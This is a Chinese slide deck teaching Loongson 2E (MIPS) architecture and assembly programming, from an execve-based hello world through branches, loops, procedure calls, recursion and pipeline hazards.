



# 龙芯 2E 体系 结构与编程

currentversion: 0.2

comcat <jiankemeng@gmail.com>

Sun Wah Hi-Tech System Software Ltd.

# 主要内容

---

Hello world

判断循环

过程调用

指令流水线 (pipeline)

高速缓存 (cache)

常用指令速览

常用伪操作

缓冲溢出



# Oh, Hello World

# Hello World

从经典的 Hello World 开始:

```
.text
.globl main
.ent main

main:
    lui    $4, %hi(cmd)
    addiu  $4, $4, %lo(cmd)

    lui    $5, %hi(argv)
    addiu  $5, $5, %lo(argv)

    move   $6, $0
    li     $2, 4011
    syscall

    move   $2, $0
    jr     $31

.end main
```

# 表示将后面的代码编译后置于目标文件的 **.text** 段  
# 声明 **main** 为全局变量。该变量名会置于符号表中  
# 告诉汇编器 **main** 函数在此开始，调试用

# 标号，表示 **main** 函数的始地址，有实际意义  
# Load Upper Immediate  
# **execve** 的第一个参数置于 **a0**，为字符串 **/bin/echo** 的首地址

##%hi, %lo 为汇编器定义的宏，分别求地址的高 **16** 和低 **16** 位  
# **execve** 的第二个参数置于 **a1**，为字符指针数组的首地址

# 第三个参数 **a2** 为 **0 (NULL)**  
# 将 **execve** 系统调用号置入 **v0** 寄存器  
# 系统调用

# **main** 的返回值 **0**，置于 **v0**  
# **main** 返回

# 告诉汇编器 **main** 在此结束，调试用

# Hello World

汇编中硬编码数据的组织:

```
.data                # 以下内容位于目标文件的数据段

cmd:
.ascii  "/bin/echo"

msg:
.ascii  "Hello world!"

argv:
.word  cmd          # /bin/echo 的首地址
.word  msg          # Hello world! 的首地址
.word  0x0         # NULL
```

```
int main()
{
    char *argv[3];

    argv[0] = "/bin/echo";
    argv[1] = "Hello World!";
    argv[2] = NULL;

    execve(argv[0], argv, NULL);

    return 0;
}
```

# 带立即数的指令

汇编或机器语言中，称指令中的常数为立即数 (Immediate)

上面的例子我们看到这些指令：`lui`, `li`, `addiu`

`lui`: Load Upper Immediate, 加载立即数到寄存器的高 16 位

```
lui      t0, 0xaa55      # t0 = 0xaa55 0000
```

```
addiu   t0, t1, 64      # t0 = t1 + 64 , 为无符号相加
```

带立即数的指令，指令编码格式属于 I-型，回忆下其格式：6, 5, 5, 16 预留给立即数的空间是 16 位，因此指令中的立即数范围，无符号为  $0 \sim 2^{16}-1$ ，有符号为  $-2^{15} \sim 2^{15}-1$

如果超过范围，可以先用 `li` 将立即数置入寄存器，然后使用 `add` 运算

# 指令 li

li (Load Immediate) 没有 16 位的限制，因为它不是单一的一条指令，而是由汇编器定义的一个“复合”指令，一般称其为宏指令。

简单看一下，常见情况下，li 的展开：

```
li t0, -5          ----->    addiu t0, zero, -5

li t0, 0x8000     ----->    ori     t0, t0, 0x8000

li t0, 0x12345    ----->    lui     t0, 0x1
                               ori     t0, t0, 0x2345
```

# 小结



这个例子中我们直接使用系统调用 `execve` 来执行 `echo "Hello world"` 往终端输出字符串。没有使用类似 `printf` 的函数。

可以看到，龙芯 Linux 平台下系统调用的约定：

- `v0`: 用于置系统调用号
- `a0~a3`: 置前四个参数，后面的参数用栈传
- `syscall` 系统调用触发指令
- 返回值依旧使用 `v0` 接收

**注：**具体的系统调用号，以及系统调用的参数可以直接查阅内核代码。位于 **`arch/mips/kernel/scall32-032.S`**

# 判断循环

# if-else

---

看这条 C 语句的汇编实现：

<code>if(i == j)</code>	<code>bne</code>	<code>\$15, \$16, Else</code>	<code># i!=j, 则跳转到 Else</code>
<code>f = g + h;</code>	<code>add</code>	<code>\$17, \$18, \$19</code>	<code># f=g+h</code>
<code>else</code>	<code>j</code>	<code>Exit</code>	<code># 无条件跳转</code>
<code>f = g - h;</code>	<code>Else:</code>		
	<code>sub</code>	<code>\$17, \$18, \$19</code>	<code># f=g-h</code>
	<code>Exit:</code>		

# 小于判断的实现

看这条 C 语句的汇编实现：

```
if(i >= j)          slt     $9, $15, $16      # i<j 则 $9=1, 否则 $9=0
    f = g + h;      bne     $9, $0, Else        # $9!=0, 则跳转到 Else
else
    f = g - h;      add     $17, $18, $19    # f=g+h
                                j      Exit          # 无条件跳转

                                Else:
                                sub     $17, $18, $19    # f=g-h

                                Exit:
```

# 小于判断的另一种实现

看这条 C 语句的汇编实现：

```
if(i >= j)
    f = g + h;
else
    f = g - h;
```

```
sub    $9, $15, $16    # $9=i-j
bltz   $9, Else       # $9 小于 0, 则跳转到 Else
# 上面两条指令实现了“小于则转移”

add    $17, $18, $19   # f=g+h
j      Exit           # 无条件跳转

Else:
sub    $17, $18, $19   # f=g-h

Exit:
```

# 更多判断的实现

```
sub    t0, s0, s1    # t0 = s0 - s1    ----- [1]

bgez   t0, Else      # t0 大于等于 0，则跳转到 Else
# 上面两条指令实现了大于等于则转移

bgtz   t0, Else      # t0 大于 0，则跳转到 Else; 与 [1] 联用，实现大于则跳转

blez   t0, Else      # t0 小于等于 0，则跳转到 Else; 与 [1] 联用，实现小于等于则跳转

bltz   t0, Else      # t0 小于 0，则跳转到 Else; 与 [1] 联用，实现小于则跳转

Else:
    .....
```

加上前面的 `bne`, `beq` 相等和不等的跳转指令，可以实现所有的逻辑判断。

注：包括 `j`, `jr`, `jal`, `jalr` 在内的指令，都是分支跳转指令。

# 循环的实现

看这条 C 语句的汇编实现：

```
while(s[i]==k)
    f = g + h;
```

```
loop:
add    t1, s3, s3      # t1 = 2*i
add    t1, t1, t1     # t1 = 4*i

add    t1, t1, s6     # s[i] 的地址置于 t1
lw     t0, 0(t1)      # t0 = s[i]

bne    t0, s5, Exit   # s[i] != k, 则停止循环
add    s3, s3, s4     # i = i+j
j      loop           # 跳至 loop

Exit:
```

# 小结

---



龙芯定点部件的条件判断，没有借助类似 x86 之 EFLAGS 寄存器的条件位，唯一的置位指令 `slt/sltu` 亦是对通用寄存器操作，看起来一目了然。

# 深入过程调用

# libc 库函数调用

```
main:
    .frame    $fp, 32, $31          # 帧指针为 $fp, 帧大小 32, 返回寄存器 $31
    .set     noreorder             # 关闭汇编器指令重排序
    .cplod  $25                    # 告诉汇编器正确设置 gp($28)
    .set     reorder              # 打开汇编器指令重排序
    subu    $sp, 32                # 分配 32 字节的栈空间
    sw      $ra, 24($sp)           # 保存返回地址
    sw      $fp, 20($sp)           # 保存帧指针
    move    $fp, $sp              # 新帧指针就位

    lui     $2, %hi(msg)
    addiu   $4, $2, %lo(msg)

    lw      $25, %call16(sprintf)($28) # 获取 printf 的地址
    jalr   $25                    # 调用 printf

    lw      $ra, 24($fp)
    addu    $sp, 32


    move    $2, $0
    jr     $31
    .end   main
```

# 解析

`%call16()` 为求取 `printf` 位于 GLOBAL OFFSET TABLE 中的项相对于 `gp` 的位移

GLOBAL OFFSET TABLE 为全局偏移表，所有的全局函数在其中都有一项，内容为该函数的绝对地址，该工作是链接器所为。gdb 中可以使用 `info addr`  
`__GLOBAL_OFFSET_TABLE__` 查看其地址

另 `%got()` 与 `%call16()` 作用相同



# 简单函数调用

sub:

```
.frame $fp,40,$31 # 描述栈帧
.mask 0xc0000000,-4 # $31, $30 保存于 36($sp)
.cpload $25 # 告诉汇编器正确设置 gp($28)
addiu $sp,$sp,-40 # 分配栈空间
sw $31,36($sp) # 返回地址进栈
sw $fp,32($sp) # 帧指针进栈
move $fp,$sp

li $8, 11
sw $8,28($fp) # 28($fp) 处为 i, i = 11
sw $4,24($fp) # 24($fp) 处为 sum, sum = x

lw $4,28($fp) # 调用 add 之参数
lw $5,24($fp)
lw $25,%call16(add)($28)
jalr $25 # add(i, sum)
nop

sw $2,24($fp) # sum = add(i, sum)
lw $2,24($fp) # return sum, 即 v0 = sum

move $sp,$fp
lw $31,36($sp) # 返回地址回复
lw $fp,32($sp)
addiu $sp,$sp,40 # 栈空间回收
j $31
nop
```


```
int sub(int x)
{
    int i, sum;
    sum = x;

    sum = add(i, sum);

    return sum;
}

int add(int x, int y)
{
    return x + y;
}
```

# 栈布局



# 递归过程

```
int fact(int n)
{
    if(n<1) return;
    else return (n*fact(n-1));
}
```

```
fact:
    sub sp, sp, 8
    sw  ra, 4(sp)
    sw  a0, 0(sp)
    slt t0, a0, 1          # n 是否小于 1
    beq t0, zero, L1      # n>=1, 则跳转到 L1
    add v0, zero, 1
    add sp, sp, 8
    jr  ra
L1:  sub a0, a0, 1        # n>=1, 参数变为 n-1
    jal fact
    lw  a0, 0(sp)
    lw  ra, 4(sp)
    add sp, sp, 8
    mult v0, a0, v0       # 返回 n*fact(n-1)
    jr  ra
```


# 指令流水线

# 流水线基本思想

CPU 内部每条指令的执行可以分为几个步骤，每个步骤由 CPU 内部的相应部件负责执行。


比如一个典型的 CPU，有 5 个部件，每条指令执行时，都要依次“经过” 5 个部件。

如果 CPU 没有实现流水化，则当一个指令“经过”到第四个部件时，其他部件都是空闲的，这样就会造成一定的资源浪费。（动画）



# 流水线基本思想


流水线的基本思想，就是充分利用 CPU 的资源，让它的每个部件都全力开动。  
(动画)：



指令依次“经过” CPU 的五个部件，好比走流水一样。

# 流水线基本思想

换个角度讲：单位时间内，尽量让每个部件都有指令“经过”。从宏观上来看，实际上就是让多条指令重叠执行。



# 流水线基本思想

---

为了讨论的方便，通常认为一条指令的执行要经过 5 个步骤：

IF： instruction fetch ， 从存储器中读取指令

ID： instruction decode ， 指令解码的同时读取寄存器

EX： execute ， 执行操作或计算地址

MEM： 向存储器读取操作数或者确定分支转移目标

WB： write back ， 将结果写回寄存器

# 流水线基本思想

		1	2	3	4	5	6	7	8	9
ADD	t1, t2, t3	IF	ID	EX	MEM	WB				
SUB	t4, t5, s0		IF	ID	EX	MEM	WB			
SLL	t2, t2, 8			IF	ID	EX	MEM	WB		
SRL	t5, t5, 16				IF	ID	EX	MEM	WB	
SLT	v0, a0, a1					IF	ID	EX	MEM	WB
...	...									

ADD 首先进入流水线，第二个时钟周期时，ADD 进入 CPU 的 ID 部件，此时 SUB 也进入流水线，占据 CPU 的 IF 部件；第三个时钟周期时 ADD 进入 CPU 的 EX 部件，SUB 进入 ID 部件，此时 SLL 又会进入流水线占据 IF 部件；以此类推，则在第五个时钟周期时，CPU 的五个部件都会得到充分的利用。

# 流水线数据冒险

流水线有这样一种情况，在下一个时钟周期中下一条指令不能执行。这种情况称为流水线冒险。我们先来看看数据冒险。

数据冒险 (data hazard)：一条指令依赖于仍然在流水线中执行的前条指令的结果。如下 sub 操作需要 add 的结果：


		1	2	3	4	5	6	7	8	9
ADD	t1, t2, t3	IF	ID	EX	MEM	WB				
SUB	t4, t5, t1		IF	ID <sub>sub</sub>	EX	MEM	WB			

sub 指令在第二步读取源寄存器 t1 时会失败，因为此时 add 的计算结果还没有写入，add 的结果直到第五步才会写入。

在没有干涉的情况下，数据冒险会严重阻碍流水线。


# 数据冒险的解决

一种基本的解决方法是：前递 (forwarding)，即：一旦 ALU 生成了加法运算的结果，就可以通过数据通路将其直接用于减法运算的一个输入项




实际中尚有许多数据冒险的情况 (WAW, WAR)，龙芯 2E 所采用乱序执行、寄存器重命名技术都是为了解决流水线数据冒险问题。有兴趣的可以参考《量化》一书。

# 流水线控制冒险



# 流水线控制冒险

分支指令一般在 MEM 阶段（`beq` 指令对应的时钟周期 4）跳转目标才会确定，如果不加干涉的话，紧随其后的指令就会进入流水线（上页图），可是此时将要预取的目标指令地址尚未确定。因此在跳转目标尚未确定前，流水线需要阻塞 3 个时钟周期，如下图：



# 控制冒险的解决

---

与数据冒险相比，还没有有效的方法能够解决控制冒险的问题。

